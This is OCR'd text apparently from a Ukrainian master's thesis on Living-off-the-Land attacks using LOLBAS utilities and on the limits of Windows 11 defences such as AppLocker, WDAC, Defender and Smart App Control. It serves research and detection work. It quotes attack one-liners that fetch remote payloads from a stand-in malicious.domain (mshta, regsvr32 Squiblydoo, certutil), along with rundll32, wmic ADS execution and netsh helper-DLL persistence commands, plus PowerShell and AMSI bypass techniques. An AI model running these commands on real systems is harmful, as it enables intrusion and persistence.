


Рисунок 1.3 – Класифікація утиліт LOLBAS за типом та способом використання

Окрему цінність становлять сценарії з відповідними MITRE ATT&CK техніками, які додаються до кожної утиліти та дозволяють пов’язувати її використання із класифікацією TTP у MITRE ATT&CK.

Проєкт є не лише джерелом технічної інформації, але й інструментом для моделювання атак і тестування захисту. Наприклад, фахівці з кіберзахисту, спеціа-

лісти Red Team/Blue Team та оператори систем виявлення вторгнень (IDS/EDR) можуть використовувати LOLBAS як еталон для побудови правил виявлення, виявлення відхилень у поведінці процесів, побудови сценаріїв у SIEM-системах, а також як джерело тест-кейсів для моделювання атак у контрольованому середовищі (purple teaming) [12].

Таким чином, проєкт LOLBAS виконує три ключові функції.

1. Дослідницьку – формує публічно доступну базу знань про можливості легітимного ПЗ у контексті атак.

2. Охоронну – сприяє побудові механізмів захисту й аналітики шляхом виявлення аномальної поведінки штатних компонентів [3, 13].

3. Освітню – використовується у тренінгах з кібербезпеки, симуляціях інцидентів і при розробці політик контролю запуску додатків (application control policies).

Проєкт підтримується та регулярно оновлюється спільнотою, яка виконує валідацію нових утиліт, надає приклади, документацію та додає контекст щодо ризиків і сценаріїв використання. Усі пропозиції проходять модерацію через GitHub, що забезпечує якість і достовірність інформації. Така форма спільної роботи дозволяє проєкту LOLBAS залишатися актуальним навіть у стрімко змінному середовищі загроз.

У контексті дослідження обходу захисту в Windows, знання про утиліти з каталогу LOLBAS є критично важливим для розуміння потенційних шляхів компрометації систем без потреби встановлення додаткового ПЗ.

1.3 Практичні приклади використання LOLBins у реальних атаках

Утиліти LOLBAS не є суто теоретичними – вони активно використовуються в сучасних атаках, зокрема з боку APT-груп, інсайдерів і операторів програм-

вимагачів. Їхня легітимність і наявність підпису Microsoft створюють хибне уявлення про безпечність таких дій, оскільки більшість класичних антивірусів не розпізнає дії, що виконуються за допомогою штатних компонентів операційної системи, як шкідливі.

Аналітика Sophos також виявила динаміку змін частоти використання утиліт між 2023 роком і першою половиною 2024 року [5]. Зокрема, cmd.exe виріс із 53,9% до 76,3%, net.exe – з 38,9% до 58,4%, notepad.exe – із 5,1% до 35,8%. Водночас деякі утиліти, такі як rundll32.exe та PsExec, демонструють зниження поширеності у застосуванні.




Рисунок 1.4 – Зміна поширеності використання утиліт LOLBin у 2023–1H24 роках [5]

1.3.1 Механізм виконання HTA через mshta.exe та ризики для засобів контролю виконання

Одним з найчастіше згадуваних прикладів є використання утиліти mshta.exe – стандартного інструменту для запуску HTML Application (HTA) – у атаках, оріє-

нтованих на обхід захисних засобів. Зловмисники запускають HTA-скрипти безпосередньо з Інтернету або через локальні проксі, наприклад:

```
mshta.exe http://malicious.domain/payload.hta
```

Таким чином, HTA-файл виконується у середовищі Windows як локальна програма, а антивірусне ПЗ не блокує її запуск, оскільки mshta.exe є підписаним файлом Microsoft.

1.3.2 Зловживання regsvr32.exe для виконання скриптових компонентів (Squiblydoo) та обхід контролю виконання

Іншим прикладом є regsvr32.exe, який дозволяє завантаження та виконання скриптів .sct без необхідності зберігати їх на диск, що значно ускладнює подальший форензичний аналіз [14]. Зокрема, regsvr32 може викликати об'єкти COM, вказані у віддаленому скрипті, наприклад:

```
regsvr32 /s /n /u /i:http://malicious.domain/file.sct scrobj.dll
```

Цей метод, відомий як "Squiblydoo", активно використовувався у атаках для обходу засобів контролю виконання, зокрема AppLocker.

1.3.3 Зловживання certutil.exe для операцій з даними та мережевими об’єктами у LotL-сценаріях

Утиліта – certutil.exe, призначена для роботи із сертифікатами, часто використовується для завантаження шкідливих компонентів з Інтернету або для кодування/декодування даних (наприклад, через Base64), що дозволяє обійти мережеві фільтри:

```
certutil.exe -urlcache -split -f http://malicious.domain/payload.exe payload.exe
```

У деяких кампаніях також фіксувалося використання certutil.exe для копіювання файлів у приховані директорії або створення альтернативних потоків даних (ADS), які важко виявити при стандартному перегляді [15].

1.3.4 Використання rundll32.exe як механізму запуску коду з динамічних бібліотек: ризики та виявлення

Згідно з даними, зібраними проєктом LOLBAS, утиліта rundll32.exe, що використовується для виклику функцій з бібліотек .dll, також активно використовується у кібератаках. Наприклад:

```
rundll32.exe C:\malware\payload.dll,EntryPoint
```

Таким чином виконується шкідливий код із динамічно зв’язаної бібліотеки, що дозволяє ін’єкцію коду, шифрування даних або навіть запуск бінарних вебшелів через DLL.

На сторінці проєкту LOLBAS, присвяченій утиліті wmic.exe (Windows Management Instrumentation Command-line), наведено приклади використання її у атаках типу LotL. Це командний інтерфейс до WMI – підсистеми Windows, яка використовується для керування компонентами ОС, моніторингу подій та автоматизації завдань.

1.3.5 Застосування WMI/WMIC у LoTL-сценаріях: виконання процесів та слідова інформація

WMIC може бути використаний зловмисниками для запуску виконуваного файлу, прихованого в альтернативному потоці даних (Alternate Data Stream, ADS), що є способом маскування [15]:

```
wmic process call create "C:\\path\\file.txt:evil.exe"
```

Також можливий запуск локального або віддаленого виконуваного файлу з мінімальними слідами у журналі подій:

```
wmic process call create "cmd.exe /c calc.exe"
```

Для кожного з цих прикладів у проєкті LOLBAS наведено:

– точну команду запуску;

– вимоги до прав доступу;

– підтримувані версії ОС;

– відповідну техніку MITRE ATT&CK® (наприклад, T1047: Windows Management Instrumentation).

1.3.6 Зловживання netsh.exe як вектор стійкості (persistence): техніка Netsh Helper DLL (MITRE ATT&CK)

Утиліта netsh.exe використовується для налаштування мережевих параметрів. Виявлено сценарій, у якому зловмисник додає шкідливу DLL як так званий "Netsh Helper", що автоматично підвантажується кожного разу при виклику netsh.

Команда для цього виглядає так:

```
netsh.exe add helper C:\Users\User\file.dll
```

У результаті цих дій зловмисна DLL-бібліотека виконуватиметься під час кожного виклику, навіть після перезавантаження системи. Така методика забезпечує стійкість (persistence) у системі. Вона класифікується в MITRE ATT&CK як T1546.007: Netsh Helper DLL.

Для реалізації атаки потрібні адміністративні привілеї, але її універсальність дозволяє використовувати її на багатьох версіях Windows, включаючи серверні випуски Windows.

1.3.7 Аналіз LoTL-ланцюга на прикладі APT41 (C2-інфраструктура та системні компоненти)

Один із показових прикладів сучасного використання технік LotL продемонструвало угруповання APT41 (також відоме як BARIUM або Winnti) у 2023 році [16]. У рамках шкідливої кампанії зловмисники застосовували виключно легітимні системні утиліти Windows, які не викликають підозри в антивірусного або EDR-програмного забезпечення. Основною метою було непомітне встановлення бекдору з каналом керування через Telegram.

Атака реалізовувалася поетапно з використанням легітимних компонентів Windows. На підготовчій стадії застосовувалась утиліта forfiles.exe, яка дає змогу запускати команди за заданим шаблоном файлів, що дозволило ініціювати виконання наступних дій без використання сторонніх виконуваних модулів. Далі виконання було організовано через SyncAppPublishingServer.vbs (компонент Microsoft Remote Desktop Services), який у межах виявленого сценарію використовувався як проміжний механізм для запуску PowerShell-коду та його закріплення через стандартні системні точки автозапуску/параметри реєстру. Обфускований PowerShell-скрипт при цьому зберігався у відповідній гілці реєстру Windows, що мінімізувало файлові артефакти на диску та ускладнювало статичне виявлення. Основна функціональність бекдору реалізовувалася засобами PowerShell, тоді як канал керування Command & Control (C2) забезпечувався через Telegram-бота, що додатково зменшувало ймовірність блокування мережевої взаємодії через використання поширеної легітимної платформи.

Таблиця 1.2 – Інструменти, задіяні у ланцюгу атаки APT41

LOLBin / компонент	**Функція у ланцюгу атаки**
forfiles.exe	Виконання командного рядка за шаблоном
SyncAppPublishingServer.vbs	Ініціалізація запуску скриптів
PowerShell	Встановлення та виконання бекдору
Реєстр Windows (HKCU\Software…)	Сховище обфусцированого скрипту
Telegram API	Канал зв’язку з командним сервером




Рисунок 1.5 – Ланцюг атаки APT41 з використанням утиліт LOLBins, PowerShell та Telegram C2

Атака APT41 демонструє високу стійкість до виявлення (низьку помітність), оскільки заснований виключно на легітимних системних компонентах Windows, що дозволяє зловмисникам працювати без створення нових файлів у системі та уникати виявлення. Це робить класичні методи сигнатурного або навіть поведінкового аналізу недостатніми для захисту.

Аналіз реальних сценаріїв використання утиліт LOLBAS свідчить про високу ефективність таких засобів у руках зловмисника, а також про серйозні обмеження класичних підходів до безпеки, орієнтованих на сигнатурне виявлення або блокування сторонніх файлів. Наявність цифрового підпису Microsoft, відсутність необхідності в додаткових компонентах та глибока інтеграція з ОС роблять такі утиліти ідеальними інструментами для обходу захисту.

З огляду на це, провідні стратегії виявлення загроз зміщуються у бік поведінкового аналізу, побудови профілів TTP (tactics, techniques, procedures) атакуючих сторін, а також активного моніторингу запуску критичних утиліт LOLBAS у контексті подій – з урахуванням процесів-ініціаторів, параметрів запуску, контексту виконання та взаємодії з файловою системою і мережею [12].

1.4 Проблематика виявлення та захисту від утиліт LOLBAS

Утиліти, задокументовані у проєкті LOLBAS, є складними об'єктами для виявлення, моніторингу та блокування в межах традиційних систем захисту. Їх штатний характер і цифровий підпис видавця Microsoft, інтеграція в операційну систему Windows та розміщення у захищених системних директоріях (C:\Windows\System32, C:\Windows\SysWOW64) перетворюють їх на ідеальний інструмент для зловмисників, які намагаються уникнути виявлення.

1.4.1 Причини складності виявлення

Антивірусне програмне забезпечення, як правило, базується на сигнатурному або евристичному аналізі нових або змінених файлів [17]. У випадку з утилітами LotL/LOLBAS ці методи виявлення практично неефективні:

– жодного нового файлу не додається – зловмисник використовує вже наявні утиліти;

– код має цифровий підпис Microsoft, що формально вважається «безпечним»;

– дії відбуваються в межах дозволеного функціоналу системи, без порушення політик запуску, якщо вони не жорстко налаштовані.

У результаті запуск powershell.exe, wmic.exe або certutil.exe сам по собі не викликає підозри, якщо не аналізується контекст і аргументи командного рядка, взаємодія з мережею або файловою системою.

1.4.2 Недоліки класичних засобів безпеки (AV, AppLocker, WDAC)

Системи контролю запуску додатків – AppLocker та Windows Defender Application Control (WDAC) – частково можуть частково обмежувати використання LOLBins, однак:

Стандартні політики AppLocker допускають виконання будь-яких програм із системних директорій;

WDAC потребує впровадження режимів з повним контролем і жорсткою верифікацією хешів або сертифікатів, що є складним завданням для багатьох організацій;

Низька гнучкість таких систем у динамічному середовищі часто призводить до відмови від строгих політик через проблеми сумісності з легітимними бізнес-процесами.

Крім того, навіть якщо утиліта заблокована на рівні запуску, зловмисники здатні обходити захист за допомогою:

Ін’єкції коду в пам’ять (process hollowing, reflective DLL injection) [9];

Перекомпіляції легітимної утиліти з частковою зміною структури, але збереженням функціональності;

Створення копії утиліти з іншою назвою в дозволеному шляху виконання (наприклад, копія cmd.exe у нестандартній директорії).

1.4.3 Роль поведінкового аналізу та EDR

Більш сучасний підхід базується на поведінковому аналізі та використанні рішень класу EDR (Endpoint Detection and Response) [18, 19]. Такі системи здатні:

– відстежувати ланцюжки процесів, що запускаються, включаючи їх взаємодію з мережею, реєстром та файлами;

– фіксувати аргументи запуску утиліт та порівнювати їх із шаблонами відомих технік атаки (ttp);

– виявляти аномалії у поведінці штатних програм, які вказують на зловживання, навіть за відсутності сигнатур [8].

Однак використання EDR-рішень пов’язане з низкою викликів [13]:

– високе навантаження на систему – у тому числі сервер обробки телеметрії;

– необхідність висококваліфікованих аналітиків для інтерпретації інцидентів;

– ризик хибнопозитивних спрацювань, особливо у складних інфраструктурах з численними легітимними скриптами та автоматизацією.

1.4.4 Використання вимагачами (Vice Society)

Серед найбільш показових прикладів ефективного застосування LOLBAS-утиліт є угруповання Vice Society, яке спеціалізується на розповсюдженні програм-вимагачів. Як зазначено у звіті Unit 42 (Palo Alto Networks), Vice Society активно використовує PowerShell для:

– завантаження шкідливих компонентів без збереження на диск;

– шифрування файлів у пам’яті;

– установлення з’єднання з командно-контрольними серверами.

Усі дії реалізуються без створення нових виконуваних файлів, що суттєво ускладнює виявлення традиційними AV-рішеннями [10].

1.4.5 APT-угруповання та національні загрози (Volt Typhoon)

Техніки LotL активно застосовуються не лише кіберзлочинцями, а й державними структурами. Так, згідно з попередженням AA23-144a від CISA (Cybersecurity & Infrastructure Security Agency), угруповання Volt Typhoon використовує:

– PowerShell – для автоматизації локальних і віддалених дій;

– Certutil – для завантаження шкідливих компонентів з Інтернету;

– WMIC – для виконання команд і збору даних із цільової системи.

Ці дії виконуються вручну (hands-on-keyboard), без використання автоматизованих скриптів, що значно ускладнює їхнє виявлення за допомогою класичних правил на основі індикаторів компрометації (IOC). Основною метою зловмисників є залишатися непоміченими якомога довше, використовуючи штатні засоби операційної системи для бокового переміщення мережею, викрадення облікових даних та ексфільтрації конфіденційної інформації.

1.5 Висновки до розділу 1

У першому розділі було здійснено теоретичний аналіз технік обходу захисних механізмів операційної системи Windows шляхом несанкціонованого використання штатними легітимними утилітами, зокрема тими, що класифікуються в рамках концепції LotL.

Розглянуто основні принципи LotL-атак, які характеризуються відсутністю потреби у встановленні стороннього програмного забезпечення та використанням вбудованих компонентів Windows, що мають цифровий підпис Microsoft. Це дозволяє зловмисникам уникати виявлення класичними засобами захисту, заснованими на сигнатурному або евристичному аналізі.

Показано, що ключовим ресурсом для систематизації утиліт LoTL є каталог LOLBAS, який містить каталог виконуваних файлів, скриптів і бібліотек, потенційно придатних до зловмисного використання. Проєкт має значну цінність для фахівців із кібербезпеки, оскільки надає приклади сценаріїв атак, прив’язку до технік MITRE ATT&CK та методики виявлення.

Проаналізовано найпоширеніші утиліти, що використовуються в реальних атаках, зокрема: mshta.exe, regsvr32.exe, certutil.exe, rundll32.exe, wmic.exe, netsh.exe. Наведено приклади їх застосування у межах кампаній APT-груп, таких як APT41 та Volt Typhoon, а також у діяльності кіберзлочинних угруповань типу Vice Society.

Особливу увагу приділено причині складності виявлення подібної активності. Утиліти LOLBin виконуються у рамках дозволених політик безпеки, часто не викликаючи підозри з боку засобів захисту, таких як AppLocker чи WDAC. Навіть за умови жорсткої конфігурації класичних систем контролю запуску додатків, зловмисники здатні обходити їх за допомогою ін’єкцій коду, маніпуляцій із системним шляхом виконання або маскування під легітимну активність.

Визначено, що найбільш ефективним підходом до виявлення та протидії LotL-атакам є впровадження поведінкових механізмів аналізу, рішень класу EDR, а

також використання засобів з компонентами штучного інтелекту (AI) та машинного навчання (ML), здатних фіксувати відхилення від типової поведінки [12, 20].

Узагальнення результатів аналізу вказує на обмеженість суто сигнатурно-орієнтованих підходів у протидії атакам із використанням штатних утиліт Windows. Ефективніша стратегія передбачає багаторівневий захист із акцентом на контекстний моніторинг процесів, кореляцію подій та поведінкову аналітику (EDR/SIEM), що враховує нові вектори атак LotL/LOLBAS [8].

2 ЗАСОБИ ЗАХИСТУ WINDOWS 11 ВІД ЗАПУСКУ ШКІДЛИВИХ ПРОГРАМ

З огляду на зростання кількості атак, що реалізуються через легітимні утиліти Windows (fileless/LoTL), підвищується роль вбудованих механізмів захисту. У цьому розділі розглянуто ключові механізми Windows 11, призначені для запобігання несанкціонованому запуску програм: AppLocker, Windows Defender Application Control (WDAC), Microsoft Defender Antivirus та Smart App Control (SAC). Проаналізовано їх функціональні можливості, переваги, обмеження та здатність протистояти атакам, що використовують утиліти типу LOLBAS.

2.1 Контроль запуску додатків: AppLocker і Windows Defender Application Control (WDAC)

У сучасних версіях Windows контроль запуску програм реалізується через два основні механізми – AppLocker і Windows Defender Application Control (WDAC). Обидва засоби втілюють підхід білого списку: система дозволяє запуск лише тих додатків, які були заздалегідь визначені як довірені, а всі інші блокуються.

AppLocker – класичний інструмент, запроваджений у Windows 7, призначений для створення політик, що визначають правила запуску виконуваних файлів, бібліотек, пакетів інсталяції (інсталяторів), скриптів та універсальних застосунків (UWP). Політики можуть базуватися на шляху до файлу, його цифровому підписі або хеші. AppLocker підтримує два режими: Audit, у якому фіксуються спроби запуску, та Enforce (примусове застосування), у якому запуск, що не відповідає політикам, блокується. У типових конфігураціях AppLocker дозволяє виконання з системних директорій (зокрема Windows і Program Files), що за певних сценаріїв

створює передумови для обходу політик через легітимні системні компоненти, зокрема утиліти класу LOLBAS.

Натомість WDAC є більш сучасним і глибоким за рівнем інтеграції рішенням, що контролює виконання не лише на рівні користувацького режиму (user mode), а й на рівні компонентів системи. Його політики можуть охоплювати драйвери, бібліотеки, компоненти ядра й тісно інтегруються з механізмами на кшталт HVCI. Політика WDAC вимагає підписування та вмикається ще на етапі завантаження системи, що ускладнює обхід політик контролю виконання. Водночас реалізація цього механізму вимагає від адміністратора глибокого розуміння внутрішньої архітектури Windows та досвіду роботи з політиками безпеки.

Попри спільну ідею, AppLocker і WDAC суттєво відрізняються за рівнем контролю, складністю впровадження та ефективністю. AppLocker простіший у налаштуванні й досі використовується в організаціях з базовими вимогами до безпеки, тоді як WDAC розрахований на середовища з підвищеним рівнем загроз, де критично важливо забезпечити виконання лише авторизованого коду на всіх рівнях системи. Microsoft позиціонує WDAC як наступника AppLocker, рекомендуючи його для реалізації принципу «заборонено все, крім дозволеного» в умовах Zero Trust.

2.2 Microsoft Defender Antivirus: сигнатурне та поведінкове виявлення

Microsoft Defender Antivirus (MDAV) – антивірусне рішення за замовчуванням, яке встановлюється у всі версії Windows 11. MDAV забезпечує базовий захист від шкідливого програмного забезпечення в реальному часі, використовуючи:

- сигнатури (виявлення за відомими шаблонами),
- евристику (аналіз невідомих зразків за поведінкою),

– AMSI (Antimalware Scan Interface) – інтерфейс для сканування скриптів, інтеграцію з хмарною інфраструктурою Microsoft (Security Graph) [21–23].

Однак Microsoft Defender має структурні обмеження, які зумовлені політикою довіри до власного підписаного коду. Наприклад, утиліти mshta.exe, powershell.exe, wscript.exe тощо є легітимними компонентами системи, підписаними Microsoft, і можуть не блокуватися лише на підставі факту запуску; у таких випадках вирішальним стає аналіз контексту, параметрів командного рядка та поведінки процесу.

Особливо уразливим MDAV стає у випадках fileless-атак, коли шкідливий код виконується без збереження на диск, напряму з пам’яті. У таких сценаріях поведінковий аналіз часто виявляє загрозу із запізненням або зовсім не спрацьовує.

2.3 Smart App Control (SAC): автоматичне блокування недовірених програм

Smart App Control (SAC) – нова технологія, представлена у Windows 11 22H2, яка спрямована на автоматичне блокування запуску додатків без цифрового підпису або таких, що вважаються потенційно шкідливими на основі моделі машинного навчання Microsoft.

SAC активується лише після чистої установки системи та не підтримується при оновленні до Windows 11. Після активації SAC працює у таких режимах:

Evaluation – аналізує дії користувача та самостійно визначає, чи варто залишити захист активним;

On – активне блокування;

Off – вимкнений (незворотньо, без перевстановлення ОС).

SAC не дозволяє тонкого налаштування. Його головна мета – автоматичний захист для домашніх користувачів без залучення адміністратора. Проте, як і

Defender, SAC не блокує легальні системні компоненти, навіть якщо вони використовуються у зловмисних цілях.

2.4 Порівняльний аналіз вбудованих механізмів захисту Windows

З метою оцінювання можливостей протидії атакам із використанням легітимних системних утиліт виконано порівняльний аналіз основних вбудованих механізмів захисту Windows. У таблиці наведено зіставлення AppLocker/WDAC, Microsoft Defender Antivirus та Smart App Control за ключовими характеристиками, релевантними до сценаріїв Living-off-the-Land.

Таблиця 2.1 – Порівняльна характеристика механізмів захисту Windows щодо протидії атакам класу LOLBAS

Механізм	**Версія Windows 11**	**Рівень контролю**	**Гнучкість налаштування**	**Може бути обійдений через LOLBAS**	**Доступність**
AppLocker / WDAC (контроль виконання додатків)	Enterprise / Edu	Користувацький / Ядерний	Середня / Висока	Так	AppLocker – вмикається вручну; WDAC – складне впровадження
Microsoft Defender AV	Усі версії	Процеси, скрипти	Мінімальна	Так	Активний за замовчуванням
Smart App Control	Усі (тільки після чистої установки)	Автоматичний контроль	Мінімальна	Так	Вмикається один раз

2.5 Висновки до розділу 2

Жоден із вбудованих механізмів Windows 11 не гарантує повного захисту від шкідливих дій, які базуються на використанні легітимних системних утиліт. Надмірна довіра до підписаного Microsoft коду, обмежена гнучкість користувача у налаштуванні Smart App Control та часткова конфігурація AppLocker і WDAC – усе це створює передумови для зловживання з боку зловмисників.

У межах цієї магістерської роботи проведено експериментальне дослідження можливості обходу Microsoft Defender Antivirus, який присутній у всіх редакціях Windows 11 за замовчуванням. Особливу увагу приділено fileless-атакам, обфускації коду та використанню інструментів із проєкту LOLBAS, які не блокуються Defender'ом автоматично.

3 ДОСЛІДЖЕННЯ МОЖЛИВОСТЕЙ ОБХОДУ ЗАХИСТУ WINDOWS ЗАСОБАМИ LOLBAS

У цьому розділі визначено перелік утиліт LOLBAS, релевантних до експериментального стенду, та сформовано тестові сценарії для їх контрольованого запуску. Класифікацію LOLBAS і загальні причини ризику зловживання штатними утилітами наведено в розділі 1; тут акцент зроблено на операціоналізації: відповідності MITRE ATT&CK, критеріях ризику та структурі тестування.

3.1 Аналіз утиліт LOLBAS

У межах LOLBAS виділяють Binaries, Scripts і Libraries (див. п. 1.2); у цьому дослідженні фокус зроблено на утилітах, які можуть ініціювати виконання коду або мережеву взаємодію в типовому середовищі Windows 11 Pro. Кожна з цих категорій використовується у специфічних сценаріях зловживання. Зловмисники адаптують техніки під версію ОС, рівень прав користувача, наявність активних політик контролю, поведінкову аналітику або EDR-рішення.

3.1.1 LOLBins

Виконувані файли складають найбільшу частину утиліт у проєкті LOLBAS. Їхній функціонал охоплює адміністрування, компіляцію, завантаження, шифрування, реєстрацію компонентів, автоматизацію тощо. Вони особливо небезпечні тим, що їхнє використання вважається типовим в адміністративних/корпоративних сценаріях.

Найбільш відомі LOLBins:

– regsvr32.exe – дозволяє завантаження і виконання .sct-скриптів без запису на диск;

– mshta.exe – запускає .hta-файли з можливістю вбудованого VBScript або JavaScript;

– rundll32.exe – викликає функції з .dll-файлів, у тому числі шкідливих;

– certutil.exe – дозволяє завантаження з Інтернету, кодування/декодування файлів;

– installutil.exe, msbuild.exe – використовуються для прихованої компіляції та виконання скриптів або коду без явного запуску нового процесу;

– powershell.exe – універсальна оболонка для автоматизації, яка підтримує десятки технік обходу AMSI, політик виконання тощо.

Зазначені утиліти можуть застосовуватися в різних фазах атаки, зокрема для закріплення в системі, підвищення привілеїв, бокового переміщення та ексфільтрації даних (терміни відповідають класифікаціям MITRE ATT&CK).

3.1.2 LOLScripts (інтерпретатори)

До категорії скриптових утиліт входять cscript.exe, wscript.exe, powershell.exe. Вони виконують .vbs, .js та PowerShell-скрипти відповідно. Перевага для зловмисників полягає в тому, що більшість організацій дозволяє використання цих інструментів за замовчуванням.

powershell.exe широко використовується у шкідливих сценаріях завдяки підтримці таких механізмів [24]:

– запуск команд у base64 (-EncodedCommand);

– обхід політик (-ExecutionPolicy Bypass);

– виклик динамічного коду через Invoke-Expression, IEX, Add-Type;

– робота з .NET-бібліотеками, взаємодія з мережею через System.Net.WebClient;

– AMSI bypass через patching у пам’яті або використання Reflection.Assembly.

wscript.exe та cscript.exe не завжди підлягають контролю запуску через AppLocker, якщо вони знаходяться в System32. З їх допомогою реалізується обхід UAC, створення об'єктів COM, запуск шкідливих сценаріїв у рамках LNK-файлів, Excel-документів або HTA.

3.1.3 LOLLibs (бібліотеки)

Бібліотеки (.dll, .ocx) не запускаються безпосередньо, але можуть бути активовані іншими утилітами – зокрема regsvr32, rundll32, netsh. Вони часто використовуються у складних атаках, де DLL містить payload, shellcode або експлойт.

Характерні способи зловживання LOLLibs:

– Reflective DLL Injection – завантаження DLL у пам’ять без використання стандартних API;

– Shellcode execution – зашивання шкідливого коду у функції DLL;

– Netsh Helper DLL – закріплення присутності в системі через netsh add helper;

– Registry-resident libraries – збереження в реєстрі або запуск через COM-об'єкти.

Такі бібліотеки зазвичай не мають графічного інтерфейсу (GUI) та не взаємодіють із користувачем, що ускладнює їх виявлення без поведінкової телеметрії або аналізу ланцюга викликів (call stack).

Таблиця 3.1 – Відповідність утиліт LOLBAS до технік MITRE ATT&CK

Утиліта	MITRE техніка	Тип атаки
regsvr32.exe	T1218.010	Proxy execution, fileless
mshta.exe	T1218.005	HTA launch, C2, JS/VBS
rundll32.exe	T1218.011	DLL, in-memory exec
certutil.exe	T1105, T1140	Download/decode, obfusc.
powershell.exe	T1059.001, T1027	Obfuscated script, network
cscript.exe	T1059.005	Script exec, UAC bypass

3.1.4 Методика оцінювання ризиків зловживання системними утилітами

Для середовища Windows 11 Pro визначено набір критеріїв оцінювання, орієнтований на найбільш характерні сценарії зловживання утилітами LOLBAS. Основну увагу зосереджено на здатності утиліт запускати шкідливий код без потреби у збереженні на диск (fileless execution), а також на можливості обходу систем виявлення, що базуються на AMSI (Antimalware Scan Interface) і Microsoft Defender Antivirus [18].

Додатково враховуються такі фактори, як: можливість завантаження шкідливого коду з мережі, наявність задокументованих способів зловживання в межах проєкту LOLBAS, згадування утиліти у базах знань про кіберзагрози (зокрема, MITRE ATT&CK), а також її використання у реальних атаках – як з боку APT-груп, так і в кампаніях програм-вимагачів.

